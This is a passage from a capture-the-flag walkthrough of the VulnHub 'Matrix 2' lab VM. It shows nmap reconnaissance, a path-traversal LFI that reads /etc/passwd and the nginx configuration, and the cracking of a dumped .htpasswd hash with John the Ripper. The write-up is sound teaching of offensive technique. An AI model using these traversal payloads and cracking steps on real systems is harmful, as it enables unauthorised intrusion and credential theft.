

MATRIX 2: WALKTHROUGH



By: Mahlon Pope

Table of Contents

- 1. Box Description 1
- 2. Tools..... 1
- 3. Methodology..... 2
- 4. Walkthrough 4
 - 4.1 Reconnaissance 4
 - 4.2 Exploit: Local File Inclusion (LFI) 8
 - 4.3 Exploit: Hash cracking11
 - 4.4. Steganography12
 - 4.5 Privilege Escalation14
- 5. Mitigations & Solutions18
 - Local File Inclusion (LFI)18
 - Weak passwords18
 - SUID Misconfiguration18

1. BOX DESCRIPTION

Description: 'Matrix v2.0 is a medium level boot2root challenge. The goal is to get and read `"/root/flag.txt"`'. Like version 1, this box is also themed around the matrix movies.

Difficulty: Intermediate

Link: <https://www.vulnhub.com/entry/matrix-2,279/>


Target machine's IP address: 10.0.2.33

Attacking Machine's IP address: 10.0.2.27

2. TOOLS

Tool	Purpose
Nmap	Network scanning tool.
Burpsuite	Modify and send web requests.
Kali Linux	An operating system which is specifically designed for penetration testing.
Netcat	Establishing remote listener.
Steghide	Extracting hidden data from a file.
John the Ripper	Hash cracking.

3. METHODOLOGY




1. **Reconnaissance:** The attacker gathers information about the network infrastructure and systems.
 - 1.1. **Port scanning:** Port scanning is when the tester interacts with the target by scanning their IP address to identify live ports. This process aims to uncover details such as service versions and machine names.
2. **Exploitation:** Exploiting vulnerabilities in the user's system to gain a foothold.
 - 2.1. **Local File Inclusion:** LFI occurs when a web application dynamically includes or references a file based on user input or parameter values. This vulnerability can allow attackers to access arbitrary files, potentially leading to data disclosure.
 - 2.2. **Hash cracking (Dictionary attack):** A systematic and exhaustive method used to discover valid login credentials. The approach involves hashing a list of plain text passwords and comparing each result to a predetermined hash. If both hashes match, then the plain text password has been discovered.
 - 2.3. **Steganography extraction:** The process of uncovering hidden data from a file. For example, using the steghide tool to extract concealed information from an image, video, audio or text file.
3. **Privilege escalation:** Privilege escalation is the process of gaining higher levels of access or permissions within a system or network, beyond what is originally granted. It involves exploiting vulnerabilities or misconfigurations to elevate privileges and gain unauthorized control.
4. **SUID Misconfiguration:** SUID bits, when set on executable files, mean that the files are executed with the privileges of the file owner rather than the current user. Improperly setting the SUID bit or insecurely implementing SUID programs can lead to privilege escalation.

4. WALKTHROUGH

4.1 Reconnaissance

1. The netdiscover command reveals the IP address of the target machine to be 10.0.2.33.



The screenshot shows the Netdiscover application interface. At the top, it says 'File Actions Edit View Help'. Below that, 'Currently scanning: 10.0.2.0/24' and 'Screen View: Unique Hosts'. A status line indicates '4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240'. Below this is a table with columns: IP, Count, Len, MAC, Vendor / Hostname. The table lists four entries for IP addresses 10.0.2.1 through 10.0.2.33, all with a count of 1 and length of 60. The MAC addresses are 52:54:00:12:35:00 for the first two, and 08:00:27:4a:2d:bc and 08:00:27:ea:68:0b for the last two. The vendor for the last two is 'PCS Systemtechnik GmbH'.


IP	Count	Len	MAC	Vendor / Hostname
10.0.2.1	1	60	52:54:00:12:35:00	Unknown vendor
10.0.2.2	1	60	52:54:00:12:35:00	Unknown vendor
10.0.2.3	1	60	08:00:27:4a:2d:bc	PCS Systemtechnik GmbH
10.0.2.33	1	60	08:00:27:ea:68:0b	PCS Systemtechnik GmbH

Figure 4.1.1: ARP Scan results created using Netdiscover.

Command: `sudo netdiscover 10.0.2.0/24 -i eth0`

2. A port scan of the target machine reveals 5 open ports. An **nginx** web server is running on web server port **80** using HTTP, port **12320** and **12322** are both running nginx web servers using **HTTPS**. Finally, port **12320** is running **ShellInABox** using **HTTPS**.

Command: `Nmap -sV -sT -p- 10.0.2.33`



The screenshot shows a terminal window with the following output:

```
(kali@kali)-[~]
$ nmap -sV -sT -p- 10.0.2.33
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-18 20:26 EDT
Nmap scan report for 10.0.2.33
Host is up (0.00019s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           nginx 1.10.3
1337/tcp  open  ssl/http       nginx
12320/tcp open  ssl/http       ShellInABox
12321/tcp open  ssl/warehouse-sss?
12322/tcp open  ssl/http       nginx

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.25 seconds
```

Figure 4.1.2: Results of TCP Port scan.

3. The web server hosted on port **80** contains a home page filled with matrix quotes. Little other information is present.




Figure 4.1.3: Home page of web server hosted on port 80.

4. The web server hosted on port **1337** uses HTTP basic authentication to verify the identity of users before they can access the site.




Figure 4.1.4: Basic authentication operating on port 1337.

5. Port **12320** is running **ShellInABox**, this port seems to require login credentials for access to the shell.




Figure 4.1.5: ShellInABox hosted on port 12320.

6. Finally, port 12322 hosts a web server with an identical home page to the server on port 80.




Figure 4.1.6: Homepage of web server hosted on port 12322.

7. An additional, aggressive scan of the target network reveals that the web server hosted on port 12322 contains a 'robots.txt' page.

Command: nmap -sT -sV -p- -A 10.0.2.33



```

(kali@kali)-[~]
$ nmap -sV -sT -p- -A 10.0.2.33
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 18:24 EDT
Nmap scan report for 10.0.2.33
Host is up (0.00016s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           nginx 1.10.3
|_ http-title: Welcome in Matrix v2 Neo
|_ http-server-header: nginx/1.10.3
1337/tcp   open  ssl/http       nginx
|_ tls-nextprotoneg:
|_ http/1.1
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Welcome to Matrix 2
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_ http/1.1
|_ ssl-cert: Subject: commonName=nginx-php-fastcgi
|_ Subject Alternative Name: DNS:nginx-php-fastcgi
|_ Not valid before: 2018-12-07T14:14:44
|_ Not valid after: 2028-12-07T14:14:44
|_ http-title: 401 Authorization Required
12320/tcp  open  ssl/http       ShellInABox
|_ ssl-date: TLS randomness does not represent time
|_ http-title: Shell In A Box
|_ ssl-cert: Subject: commonName=nginx-php-fastcgi
|_ Subject Alternative Name: DNS:nginx-php-fastcgi
|_ Not valid before: 2018-12-07T14:14:44
|_ Not valid after: 2028-12-07T14:14:44
12321/tcp  open  ssl/warehouse-sss?
|_ ssl-cert: Subject: commonName=nginx-php-fastcgi
|_ Subject Alternative Name: DNS:nginx-php-fastcgi
|_ Not valid before: 2018-12-07T14:14:44
|_ Not valid after: 2028-12-07T14:14:44
|_ ssl-date: TLS randomness does not represent time
12322/tcp  open  ssl/http       nginx
|_ tls-nextprotoneg:
|_ http/1.1
|_ ssl-date: TLS randomness does not represent time
|_ http-robots.txt: 1 disallowed entry
|_ file_view.php
|_ ssl-cert: Subject: commonName=nginx-php-fastcgi
|_ Subject Alternative Name: DNS:nginx-php-fastcgi
|_ Not valid before: 2018-12-07T14:14:44
|_ Not valid after: 2028-12-07T14:14:44
|_ tls-alpn:
|_ http/1.1

```

Figure 4.1.7: Results of aggressive scan of the target network.

8. The 'robots.txt' page contains a single disallowed entry 'file_view.php'



```

User-agent: *
Disallow: file_view.php

```

Figure 4.1.8: Contents of robots.txt page.

4.2 Exploit: Local File Inclusion (LFI)

- Attempting to access 'file_view.php' returns the message: 'Error file parameter missing'.




Figure 4.2.1: Response to file_view.php

- Using the Burpsuite repeater feature, the get request made to the web server can be intercepted for analysis. Adding a file parameter to the header returns the same error message. However, adding a file parameter to the body returns a successful status code response without the error message.




Figure 4.2.2: Annotated screenshot of Get request for file_view.php.




Figure 4.2.3: Annotated screenshot of Post request for 'file_view.php' with a file parameter included in the body.

11. 'File_view.php' dumps the contents of a file onto the screen. The inclusion of this file makes the target machine vulnerable to LFI via a dot-dot-slash attack. To test this, the contents of the '/etc/passwd' were displayed by submitting a post request for the file './.././.././../etc/passwd'.



Figure 4.2.4: Dot-dot-slash attack on file parameter.

12. Nginx web servers usually store their configuration file in the directory '`/nginx/sites-available`'. The contents of the default configuration file reveal the existence and location of a '`.htpasswd`' file.




Figure 4.2.5: Contents of Nginx configuration file.

13. '.htpasswd' files contain the username and corresponding hashed password used for basic HTTP authentication.



Figure 4.2.6: Contents of '.htpasswd'.

4.3 Exploit: Hash cracking

14. The hash for the user 'Tr1n17y' can be cracked using John the Ripper. The password of the user 'T1n17y' is revealed to be 'admin'.

```
(kali㉿kali)-[~/Pictures]
$ echo "Tr1n17y:$apr1$7tu4e5pd$hw1uCxFYqn/IHVFcQ2wER0" >> matrix.txt
```

Figure 4.3.1: The contents of '.htpasswd' is saved to 'matrix.txt'.

```
(kali㉿kali)-[~/Pictures]
$ john matrix.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
admin (Tr1n17y)
1g 0:00:00:00 DONE 2/3 (2024-03-28 12:10) 9.090g/s 36490p/s 36490c/s 36490C/s nina..mobydick
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 4.3.1: Results of using John to crack hashed password.

15. The username 'Tr1n17y' and the password 'admin' can be used to gain access to the webserver hosted on port 1337. Successful authentication redirects the user to another homepage. This homepage is similar to the pages hosted on port 80 and port 12322.

